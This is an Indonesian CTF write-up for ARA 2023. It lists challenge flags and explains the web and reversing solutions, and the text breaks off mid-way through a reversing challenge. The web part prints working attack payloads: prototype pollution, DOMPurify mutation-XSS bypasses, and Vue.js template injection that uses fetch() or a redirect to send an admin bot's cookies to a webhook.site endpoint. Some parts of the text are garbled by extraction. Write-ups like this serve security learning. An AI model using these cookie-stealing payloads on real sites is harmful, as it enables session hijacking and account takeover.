Writeup CTF GEMING 2023

HAHA HOHO AWIKWOK PISAN



Fejka Maskirovka Kisanak

Powered by:



Table of Content

Table of Content

```
WFRFX
   Dewaweb
      Flag = ARA2023(s4nt4l_dUlu_g4k_s1h?XD)
   Pollution
      Flag = ARA2023{e4sy_Pro70typ3_p0llut1oN}
   Paste it
      Flag = ARA2023\{pr07otyp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS\}
   Welcome Page
      Flag = ARA2023(sUp3r_s3cr3t_c00k13_1s_h3r3)
  X-is for blabla
      Flag = ARA2023{H3ad_1s_ImP0rt4Nt}
REVENG
  Vidner's Rhapsody
      Flag = ARA2023{j4vAST_I!ke_84831_t0wer_lol}
  Wormzone
      Flag
      ARA2023{w0w_did_y0u_f1nd_m3_in_th3_m3m0ry_4nd_u_dUmP_m3?}
BINEX
   basreng komplek
      Flag = ARA2023(CUSTOM_ROP_D3f4ult_b4sr3ng)
CRYPTO
   One Time Password (?)
      Flag = ARA2023\{th3_p_5t4nd5_f0r_p4dzz\}
   Secrets Behind a Letter
      Flag = ARA2023{1t_turn5_0ut_to_b3_an_rsa}
   L0v32x0r
      Flag = ARA2023\{1s_x0r_th4t_e45y?\}
      Flag = ARA2023\{h4sh3d_0R_nOT_h4sh3d\}
   babychall
      Flag = ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}
   Help
      Flag = ARA2023{supertranscendentess_it_is_hehe}
```

```
FOREN
   Thinker
      Flag = ARA2023{5!mpl3_C0rrupt3d_1m4ge5}
   Kernelmania
      Flag = ARA2023\{0xfffffa8019c6b3b0\}
MISCEL
   Feedback
      Flag = ARA2023{Terimakasih_atas_antusias_bermain_di_ARA4.0!}
   In-sanity check
      Flag = ARA2023\{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs\}
   @B4SH
      Flag = ARA2023\{4nyb0dy\_th0u9ht\_th4t\_!t5\_4\_h4sh?\}
   D0ts N D4sh3s
      Flag = ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}
   Truth
      Flag = ARA2023{SOUNDS_LIKE_FANDAGO}
OSINT
   Time Machine
      Flag = ARA2023\{d1glt4l\_f00tpr1nt\_1s\_sC4ry\}
   Backroom
      Flag = ARA2023{c4r3full_w1th_y0uR_m3tad4ta}
   Hey detective, can you help me
      Flag
      ARA2023{44793134117_BNU_Molly_3Juni2019-10:25_Y0u4r3ThE0s1nTm45t3R
```

WEBEX

Dewaweb

Dewaweb 100

Dewaweb sedang mencari talenta terhebat!

Kamu adalah seorang inspektur terkenal yang telah dikenal mampu untuk memecahkan seluruh tekateki. Tidak ada sesuatu yang luput dari penglihatanmu, bahkan untuk sesuatu yang tidak terlihat oleh mata orang biasa. Dewaweb mencari orang sepertimu.

Saat ini Dewaweb ingin menguji keahlian analisamu. Coba temukan apa yang Dewaweb sembunyikan di website ini. Buktikan bahwa kamu adalah seseorang yang pantas untuk Dewaweb!

http://103.152.242.116:8417/

Author: 0xazr#4883

Pada soal ini diberikan sebuah link url, dimana pada link tersebut terdapat laman webpage seperti berikut :



Berdasarkan deskripsi dari soal, kami berasumsi ada rahasia dibalik website tersebut, dan kita sebagai *inspectur* dikenal mampu mencarinya. Disini kami mencoba membaca sourcecode frontend dari website tersebut menggunakan view sourcecode (ctrl + u). Ternyata ada hal berikut yang menarik:

Pada html web tersebut, ada sebuah part dari flag yang ternyata adalah part 1. Kami pun yakin part - part lainnya ada pada source code lainnya seperti css, dan juga js.

Benar saja, setelah mencari di beberapa file public web tersebut kami mendapatkan part - part flag lainya seperti dibawah ini :

custom.js:

```
interval: 5000
});

});

/** part-2 : dUlu_ */
```


style.css:

```
color: #fff;
  transition: ease-in all 0.5s;
}

/** end banner section **/
/** part-3 : g4k_ **/
.titlepage {
  text-align: center;
  padding-bottom: 60px;
```

Namun, ternyata part flagnya tidak hanya 3 saja padahal kami sudah mencari seluruh public filenya. Setelah mencari di bagian inspect network dari web tersebut akhirnya kami menemukan part flag selanjutnya:


Pada bagian header ada custom header bernama X-4th-Flag:




Maka dengan demikian ditemukanlah seluruh part flagnya.

Flag = ARA2023{s4nt4l_dUlu_g4k_s1h?XD}

Pollution



Pada soal ini diberikan sebuah link url dan juga source code berisi logic dari website tersebut. Tampilan webnya seperti berikut :



Disini apabila dilihat secara blackbox, hanya terdapat 2 buah input yaitu username dan secret. Kami berasumsi bahwa dengan mengetahui secret, kami dapat menemukan sesuatu.

Apabila kita melakukan analisa pada source code yang diberikan, kami berhasil mendapatkan snippet code yang merupakan sebuah endpoint pada js server yang menarik:

```
app.post('/register', (req, res) => {
    try {
        let user = JSON.parse(req.body);
        if (user.role == "Admin") {
            console.log(user.secret);
            if(user.secret !== secret.value) return res.send({
                "message": "Wrong secret! no Admin!"
            return res.send({
                "message": "Here is your flag!",
                secret: secret.value
        const baseUser = {
            "picture": "profile.jpg"
        let newUser = Object.assign(baseUser, user);
        if(newUser.role === "Admin") {
            return res.send({
                "message": "Here is your flag!",
                secret: secret.value
        } else return res.send({
            "message": "No Admin? no flag!"
        console.log(e);
```

Setelah berdiskusi, kami bersumsi bahwa soal ini sesuai dengan nama soalnya merupakan challenge prototype pollution dengan alasan lainnya yaitu basis bahasa yang digunakan adalah javascript, dan melihat snippet code diatas yang menggunakan JSON.parse untuk memproses input kita maka tentunya input kita akan dikirimkan menggunakan format JSON.

Sekarang dimana titik polution yang dapat kita lakukan dan bagaimana caranya? Setelah membaca logic dari snippet code tersebut, kami harus membuat server memberikan salah satu dari dua response yaitu pada if pertama:

```
// Haha, even you can set your role to Admin, but you don't have the secret!
if (user.role == "Admin") {
    console.log(user.secret);
    if(user.secret !== secret.value) return res.send({
        "message": "Wrong secret! no Admin!"
    });
    return res.send({
        "message": "Here is your flag!",
        secret: secret.value
    });
}
```

Kami harus melewati pengecekkan secret dari input kita untuk mendapatkan flagnya. Dan hal ini tidak memungkinkan dilakukan karena kita tidak mengetahui secretnya.

Pilihan kedua adalah memanfaatkan if dibawahnya:

```
const baseUser = {
    "picture": "profile.jpg"
}

let newUser = Object.assign(baseUser, user);
if(newUser.role === "Admin") {
    return res.send({
        "message": "Here is your flag!",
        secret: secret.value
    });
} else return res.send({
        "message": "No Admin? no flag!"
});
} catch(e) {
    console.log(e);
}
```

Disini, kami berasumsi newUser.role adalah titik polution kami, dimana newUser akan di assign dengan object user yang dimana merupakan hasil JSON.parse dari input kita.

Apabila kita bisa menjalankan if tersebut dengan membuat newUser.role memiliki value = "Admin". Maka kita bisa mendapatkan flagnya.

Berdasarkan referensi berikut : https://github.com/ROB1NL1N/WebHacking101/blob/master/xss-reflected-s
teal-cookie.md

Dijelaskan bahwa prototype pollution dapat mengubah nilai dari suatu object yang inherit dengan object parentnya sesuai dengan polluted input yang kita berikan, contohnya:

```
This is a raw pollution in vanilla js

const a = {"a": 1, "b": 2}

const data = JSON.parse('{"__proto__": { "polluted": true}}')

const c = Object.assign({}, a, data)

console.log(c.polluted) // true
```


Disini "data" di assign kedalam "c" menggunakan Object.assign, didalam "data" terdapat JSON.parse dari JSON yang berisi payload pollution sederhana yaitu menggunakan object __proto__ dan diisi dengan object "polluted": "true". Dan ternyata c berhasil menerima polluted object dari "data".

Apabila kita gunakan konsep yang sama dengan asumsi kita dapat mengubah value dari newUser.role menjadi Admin menggunakan value dari input kita, maka kita akan mendapatkan flagnya. Berikut adalah poc yang kami buat menggunakan burpsuite:

Maka dengan dimikian didapatkanlah flagnya

Flag = ARA2023{e4sy_Pro70typ3_p0llut1oN}

Paste it



Pada soal ini, diperlukan source code review dari attachment yang dilampirkan oleh problem setter untuk dapat memahami alur program dan menemukan celah pada website. Mari kita mulai dari pemahaman program terlebih dahulu, secara sederhana kita dapat memfokuskan pada index.js untuk paham flow program dasar program.

```
const express
                = require('express');
const router
                    = express.Router();
const uid
                    = require('../helper/uid');
                    = require('../helper/url_handler');
const url handler
const bot
                    = require('../helper/bot');
let db;
const response = data => ({ message: data });
router.get('/', (req, res) => {
});
router.get('/:id', (req, res) => {
    try {
        db.getPaste(req.params.id)
        .then((data) => {
```

```
return res.render('paste.html');
            return res.status(404).send(response('404 page not found'));
        })
        .catch(() => res.status(404).send(response('An error occurred')));
        return res.status(500).send(response('Internal server error'));
})
router.get('/api/paste/:id', (req, res) => {
   try {
        db.getPaste(req.params.id)
        .then((data) => {
            if (data) {
                const paste = url handler.makeHyperLink(data.value);
                return res.send({
                });
            return res.status(404).send(response('404 page not found'));
        .catch(() => res.status(404).send(response('An error occurred')));
        return res.status(500).send(response('Internal server error'));
})
router.post('/api/report', async (req, res) => {
    try {
        const { id } = req.body;
            await bot.reportPaste(id)
            .then(() => res.send({
                "message": "Paste reported. Admin will check it soon.",
                "success": "true"
            }))
            .catch(() => res.status(404).send(response('An error occurred')));
               return res.status(401).send(response('Please fill out all the
required fields!'));
```

```
} catch (error) {
        return res.status(500).send(response('Internal server error'));
})
router.post('/', async (req, res) => {
    try {
        const { paste } = req.body;
            const id = uid.generate();
            return db.newPaste(id, paste)
                .then(() => res.send({ id: id }))
                .catch(() => res.send(response('Something went wrong!')));
        return res.status(401).send(response('Please fill out all the required
fields!'));
   } catch (error) {
        return res.status(500).send(response('Internal server error'));
});
module.exports = database => {
    db = database;
```

Pada bagian halaman utama website yaitu http://103.152.242.116:4512 terdapat sebuah input box yang dapat kita isikan dan ketika setelah kita isi maka kita akan di-redirect ke http://103.152.242.116:4512/[random_uid]. Dari sini, kita bisa mencoba terlebih dahulu untuk memperoleh XSS agar endpoint yang sebelumnya dapat kita gunakan untuk stored XSS cookie steal (dapat terlihat pada bot.js dari attachment yang diberikan).

Kelemahan website tersebut sehingga rentan pada XSS ada pada penggunaan *outdated version* dari plugin yang digunakan yakni dompurify versi 2.0.12, kerentanan tersebut secara lebih jelas dapat terlihat pada file paste.html.

```
<script src="/static/js/script.js"></script>
<script src="https://raw.githack.com/stretchr/arg.js/master/dist/arg-1.4.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.0.12/purify.min.js"></script>
<script>

const paste = document.getElementById('paste');
const url = window.location.href;
const id = url.split('/')[3];
fetch('/api/paste/${id}')
.then(res => res.json())
.then(data => {
    paste.innerHTML = DOMPurify.sanitize(data.value);
})
```

Dari sini, kita bisa melakukan googling pada version tersebut untuk mencari payload-payload yang memungkinkan (https://security.snyk.io/package/npm/dompurify/2.0.12), secara pribadi saya berhasil menemukan 2 jenis payload dari 2 sumber referensi yang berbeda. Berikut adalah basic payload yang saya gunakan dan juga referensinya (sebagai catatan, pencarian payload yang works tergolong mudah dikarenakan versi plugin yang cukup lawas sehingga ada cukup banyak dokumentasi di internet):

Payload 1:

```
<math><mtext><option><FAKEFAKE><option></option><mglyph><svg><mtext><textarea>
<a title="</textarea><img src='#' onerror='alert(document.cookie)'>"></a>
https://www.vidocsecurity.com/blog/hacking-swagger-ui-from-xss-to-account-takeovers/
```

Payload 2:

```
<form><math><mtext></form><form><mglyph><style></math><img src onerror=alert(1)>
```

<u>https://research.securitum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/</u>

Keduanya sama-sama akan menghasilkan XSS dan dapat kita maksimalkan sebagai payload untuk melakukan cookie stealing dari admin. Namun, kita tidak bisa semudah itu untuk menambahkan url pada payload tersebut dikarenakan ternyata terdapat fungsi modifikasi url yang dapat terlihat pada file url_handler.js.

Terdapat, sebuah keadaan khusus yang mana ketika input terdeteksi memiliki "http" atau "www." maka string tersebut akan diubah menjadi anchor tag. Tentunya hal ini akan mengganggu payload kita dan menyebabkan serangan XSS kita gagal. Setelah beberapa percobaan, saya menemukan referensi berikut https://cheatsheetseries.owasp.org/cheatsheets/XSS Filter Evasion Che at Sheet.html yang mengajarkan tentang penggunaan html entities escape pada XSS payload. Berdasarkan teknik encoding tersebut, maka kami membuat sebuah script sederhana untuk membuat encoded payload (hanya untuk bagian url saja) yaitu sebagai berikut:

```
string

"javascript:document.location='https://webhook.site/e6a80918-3c94-47c2-9386-e1
32154061d1?cookie='+document.cookie;"
for i in string:
    print("&#"+str(ord(i)).zfill(7), end="")
```

Ketika script tersebut dijalankan maka hasilnya adalah demikian.

```
(kali@kali)-[-/Desktop]
S python3 encode_py
Exputon3 encode_py
Exputon
```

Dikarenakan semua hal yang kita butuhkan sudah ada, maka kita tinggal melakukan serangan saja.


Paste links and text together!

<form><math><mtext></form><form><mglyph><style></math><img src=x

onerror="%#0000106%#0000097%#0000118%#0000097%#0000115% #0000099ript:&# 0000100ocume� 000110t.loc� 00097tion=� 0039https� 058//web 04ook.s
 5te/e6a 80918-& #0000051c94-4&# 0000055c2-93� 0000566-e13� 0005015406� 0049d1?co� 111kie='� 43docum
 1nt.coo kie;">

Submit

Apabila dijalankan maka kita akan mendapatkan *redirection* ke page http://103.152.242.116:4512/47c88aedd40992c988d3a848cb559428 dan kemudian kembali akan di-*redirect* ke endpoint webhook.



Langsung saja kita gunakan *endpoint* tersebut dan report ke admin agar kita mendapatkan cookie milik admin.


```
(kali@kali)-[~/Desktop]
$ curl -X POST "http://103.152.242.116:4512/api/report" -d "id=47c88aedd40992c988d3a848cb559428"
{ "message": "Paste reported. Admin will check it soon.", "success": "true"}
```

Tunggu sesaat dan kita akan mendapatkan flag pada endpoint yang telah kita masukkan dan dengan begitu maka challenge ini telah selesai.



Flag = ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}

Welcome Page



Pada challenge ini, kami diberikan dua buah link url yaitu link web dan link admin bot. Berikut adalah tampilan dari kedua web tersebut secara urut:



url here		
	e aute	
	Submit	

Pada link pertama, diberikan sebuah halaman kosong hanya bertuliskan Welcome!. Tulisan tersebut ternyata merupakan input dari parameter pada URL yaitu"msg".

Pada public file html web tersebut terdapat logic untuk memproses input kita:

```
cbody class="bg-black text-white">
cdiv id="app" class="h-screen w-screen flex items-center">
cdiv id="app" class="h-screen w-screen flex items-center">
cimg src="https://media.tenor.com/XjLxRaf0FXoAAAAC/sad-troll-face-depressed-trollface.gif">
cl-- 
class="absolute left-1/2">
class="absolute left-1/2">
column class="bg-black text-white">
class="h-screen w-screen flex items-center">
class="bg-black text-white">
cimg src="https://media.tenor.com/XjLxRaf0FXoAAAAC/sad-troll-face-depressed-trollface.gif">
class="absolute left-1/2">
class="absolute left-1/2">
class="absolute left-1/2">
const { createApp } = Vue
createApp({
    data() {
        return {
        }
    }
}).mount('#app')
</script>
```

Selain itu, terdapat juga script js dasar untuk melakukan mounting div dengan id "app" kedalam framework Vue.js.

Kami menggunakan browser plugin wappalyzer untuk mengecek arsitektur program yang digunakan dari web tersebut :



Ternyata benar sesuai dengan html file diatas, web tersebut menggunakan framework Vue.js.

Pada link kedua, diberikan sebuah form input untuk mengirimkan url pada admin bot. Disini mungkin saja kita diminta untuk mendapatkan sesuatu dari si admin. Setelah melihat script.js pada link kedua, ternyata benar saja, input url yang kita kirimkan akan di fetch dan dibuka oleh si bot admin, hal ini tentunya dapat kita manfaatkan untuk mencuri sesuatu dari si admin (cookie misalnya) apabila kita memahami caranya. Berikut adalah script.js dari si admin:

```
function visit() {
    const url = document.getElementById("url").value;
    console.log("test")
    fetch("/visit", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            url: url
        })
    })
}

const submit = document.getElementById("submit");
if(submit) {
    submit.addEventListener("click", visit);
}
```

Kami pun langsung berasumsi bahwa ini merupakan soal reflected XSS, dimana kita ditujukan untuk mengcraft payload XSS pada link pertama menggunakan parameter "msg" yang disebutkan diatas.

Kami pun mencari tentang XSS pada Vue.js dan menemukan beberapa referensi, tetapi beberapa referensi tersebut tidak dapat dijalankan karena adanya htmlspecialchars() filter yang digunakan pada input kita.

Tetapi pada referensi berikut

https://portswigger.net/research/evading-defences-using-vuejs-script-gadgets

Kami menemukan bahwa Vue.js mirip dengan templating engine sehingga dapat menggunakan double curly brackets (moustache) seperti templating engine pada umumnya. Oleh karena itu payload seperti {{7*7}} dapat dijalankan pada input web tersebut.

Pada referensi diatas, kami juga menemukan payload XSS dengan memanfaatkan template engine dari Vue.js yaitu menggunakan:

```
{{_Vue.h.constructor`alert(1)`()}}
atau
{{$emit.constructor`alert(1)`()}}
```

Pada titik ini alert(1) berhasil dijalankan :

```
103.152.242.116:8413 says
```

Sekarang waktunya meng-craft payload untuk mencuri sesuatu dari si admin. Berdasarkan referensi berikut:


https://medium.com/@sid0krypt/vue-js-reflected-xss-fae04c9872d2

Kami berhasil mendapatkan payload yang kemungkinan dapat berjalan, dengan memanfaatkan fungsi fetch, payload ini ditujukan untuk memaksa siapapun yang membukanya untuk melakukan fetching pada endpoint milik kita dan mengirimkan data - data seperti cookie (apabila ada). Berikut adalah payloadnya:

...

 $\label{lem:http://103.152.242.116:8413/?msg={}} $$ \emit.constructor`fetch('https://webhook.site/b755d1f3-34af-4b19-8816-db488bb1849f', { method: 'POST', mode: 'no-cors', body: document.cookie });`()}} $$ $$ $$ \emit.constructor`fetch('https://webhook.site/b755d1f3-34af-4b19-8816-db488bb1849f', { method: 'POST', mode: 'no-cors', body: document.cookie });`()}} $$ $$ \emit.constructor`fetch('https://webhook.site/b755d1f3-34af-4b19-8816-db488bb1849f', { method: 'POST', mode: 'no-cors', body: document.cookie });`()}$

Disini kami menggunakan webhook sebagai endpoint untuk menangkap request dari si admin yang membuka payload kita. Kami juga mengirimkan document.cookie pada parameter body pada fungsi fetch tersebut untuk mengambil cookie dari si admin. Hasilnya adalah:



Dan ternyata payload tersebut berhasil, maka dengan demikian didapatkanlah flagnya :

Flag = ARA2023(sUp3r_s3cr3t_c00k13_1s_h3r3)

X-is for blabla



Pada soal ini, diberikan sebuah website yang apabila kita buka terlihat tidak apa-apa.



Namun, ternyata ada sesuatu yang menarik ketika kita melihat source code dari page tersebut.

Ternyata terdapat directory "/readme.html" yang mana jika kita buka isinya adalah sebagai berikut.

```
Brendo merupakan youtuber mukbang dari Jepang.

Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omaga.

Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif.

Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker.

Biasanya, setelah melakukan streaming Brendo selalu membeli Kue yang berada di dekat rumahnya.

Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut.

Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya.
```

Pada directory tersebut terdapat sebuah rangkaian kalimat yang sebelumnya belum kami pahami untuk apa tujuannya. Dikarenakan dirasa sudah cukup buntu, maka kami memutuskan untuk menunggu hint dan kembali menelaah soal. Pada soal terdapat penyebutan RFC 2616 yang mana berkaitan dengan protokol HTTP 1.1, kemudian pada hint pertama diberikan referensi menuju link berikut https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers yang mana menunjukkan kebutuhan untuk penggunaan request header dan pada hint kedua terdapat petunjuk untuk menggunakan cookie dalam bentuk JSON.

Berdasarkan ide-ide di atas, kami akhirnya mencoba untuk membuat sebuah GET request dengan bantuan curl untuk memasang sebuah HTTP Header yang sesuai dengan permintaan pada ./readme.html. Penjelasan pada bagian ini akan kami bagi menjadi 5 poin untuk mempermudah penjelasan:

1. Accept-Language

Ketentuan pertama ialah "Brendo merupakan youtuber mukbang dari Jepang" yang berarti kita perlu merubah lokasi dari reguest yang kita kirimkan agar seakan-akan dikirimkan dari Jepang. Kami sempat mencoba untuk merubah IP kami dengan menggunakan "X-Forwarded-For" beberapa header tertentu seperti sebagainya tapi semuanya tidak berhasil. Sampai pada akhirnya mendapatkan referensi s/blob/main/WebExploitation/WhoAreYou.md vang menggunakan header "Accept-Language" untuk merubah lokasi ke negara yang diinginkan. Kami mencoba menggunakan Header tersebut dan ternyata berhasil.

2. User-Agent

Ketentuan kedua adalah "Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omaga". Pada ketentuan kedua, sudah cukup jelas bahwa header yang dimaksud ialah User-Agent, yang mana merupakan header yang menunjukkan browser apa yang kita gunakan.

```
(kali⊗kali)-[~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja"
<!DOCTYPE html>
<center>
    <h1>BRENDO BARUMUDA</h1>
    chrochro
    <!-- readme.html
    <img src="https://i.pinimg.com/564x/54/0f/46/540f46f96baf030c4b4755034cbdeb7b.jpg" width="500px" height="500px">
    <hr>
</center>
   Konnichiwa 1/5<br>
   -(kali®kali)-[~/Desktop]
(Ratio Ratio | [~/pesktop] scurl http://103.152.242.116:5771/web.php -H "Accept-Language: ja" -H "User-Agent: Omaga"
<!DOCTYPE html>
<center>
    <h1>BRENDO BARUMUDA</h1>
    <br><br>
     <!-- readme.html ->
    <img src="https://i.pinimg.com/564x/54/0f/46/540f46f96baf030c4b4755034cbdeb7b.jpg" width="500px" height="500px">
    <br>
</center>
    Konnichiwa 1/5<br>Ooomaagaa 2/5<br
```

3. Sec-Ch-Ua-Platform

Ketentuan ketiga adalah "Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif". Awalnya kami sempat kebingungan bagaimana cara memasukkan jenis Operating System yang kita gunakan pada header. Namun, setelah beberapa waktu melakukan research akhirnya kami menemukan referensi berikut https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Sec-

<u>CH-UA-Platform</u>. Header tersebut ternyata bisa kita gunakan untuk memberikan informasi mengenai Operating System apa yang digunakan oleh User-Agent kita ketika membuka website tersebut.

4. DNT


Ketentuan keempat adalah "Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker". Pada ketentuan keempat ini, kita bisa menggunakan referensi https://ctftime.org/writeup/26954. Pada referensi tersebut, terdapat penggunaan header DNT (Do Not Track) yang bertujuan untuk menjaga privasi pengguna agar tidak di-track atau tidak "di-stalk" oleh server.

5. Cookies

Ketentuan terakhir terdapat pada dua kalimat yaitu "Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut" dan "Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya". Yang mana berarti terdapat dua informasi penting, yakni sebuah nilai "1337" dan juga sebuah nama yaitu "Araa". Disini kami cukup yakin bahwa kedua nilai tersebut merupakan values dari sebuah cookies. Namun, kami mengalami kebingungan dalam menemukan nama variabel yang tepat dikarenakan banyaknya posibilitas dari ketentuan yang diberikan. Akhirnya setelah mencoba-coba dan bertanya juga pada problem setter, akhirnya kami menemukan hasil sebagai berikut sebagai cookies.

```
{
"no":1337,
"nama":"Araa"
}
```

Cookie tersebut kami buat dalam bentuk JSON mengikuti hint kedua yang diberikan dan juga asumsi bahwa cookie yang lebih dari satu berarti bisa saja memungkinkan penggunaan JSON. Namun, jika kita langsung kirimkan cookie tersebut maka tetaplah tidak berhasil dikarenakan ketentuannya masih belum terpenuhi. Setelah bertanya kembali pada problem setter, kami mendapatkan informasi bahwasannya ada penggunaan base64 pada cookie tersebut dikarenakan problem setter mengacu pada laravel sebagai framework yang ia gunakan dalam membuat soal.



Berdasarkan informasi tersebut, kami pun mencoba mengkonversi JSON cookie tersebut ke dalam bentuk base64. Sekarang yang tersisa ialah nama variabel untuk menampung cookie tersebut. Setelah beberapa kali mencoba-coba dan kembali lagi bertanya pada problem setter, ternyata ada penyebutan "kue" pada ketentuan yang ada di readme.html dan ternyata "kue" bisa kita gunakan sebagai nama variabel untuk menampung cookie tersebut.

Dikarenakan sudah terpenuhinya semua ketentuan yang dibutuhkan, maka kita bisa langsung saja mengirimkan request sesuai header-header tersebut ke endpoint http://103.152.242.116:5771/web.php dan berikut adalah hasilnya.

REVENG

Vidner's Rhapsody



Pada challenge kali ini, kami diberikan sebuah file .json yang berisi program tree yang ternyata merupakan sebuah code namun sudah diubah kedalam bentuk json dengan object keys yang menyimpan instruksi - instruksi code pada umumnya.

Dapat kita lihat pada contoh potongan json berikut:

```
{
  "type": "VariableDeclarator",
  "start": 47,
  "end": 52,
  "id": {
      "type": "Identifier",
      "start": 47,
      "end": 48,
      "name": "j"
  },
  "init": {
      "type": "Literal",
      "start": 51,
      "end": 52,
      "value": 0,
      "raw": "0"
  }
},
```

Dapat dilihat bahwa object tersebut merupakan code dengan instruksi mendeclare sebuah variabel. Nama variabel diambil dari key "name" dengan value "j", variable di initialisasi dengan value "0"

Dengan menggunakan logic diatas, kita dapat mengubah json tersebut menjadi sebuah program code yang utuh. Saya menggunakan bantuan sublime text editor untuk melakukan parsing seperti menghapus object keys yang kurang penting seperti start, dan end agar memudahkan kita saat parsing.

Setelah diparsing, kira - kira codenya akan seperti berikut :

```
function mystenc(berserk, guts) {
    var s = [];
    var j = 0;
    var x;
    var res = "";
   for (var i = 0; i < 256; i++) {
        s[i] = i;
    }
    for (var i = 0; i < 256; i++) {
               j = (j + s[i] + berserk.charCodeAt(i %
berserk.length)) % 256;
       x = s[i];
        s[i] = s[j];
        s[j] = x;
    i = 0;
    i = 0;
    for (var y = 0; y < guts.length; y++) {</pre>
```

```
i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    x = s[i];
    s[i] = s[j];
    s[j] = x;
        res += String.fromCharCode(guts[y] ^ s[(s[i] + s[j]) % 256]);
    }
    console.log(res);
}

var berserk = "achenk";

var strenk = [244, 56, 117, 247, 61, 16, 3, 64, 107, 57, 131, 13, 137, 113, 214, 238, 178, 199, 4, 115, 235, 139, 201, 22, 164, 132, 175];

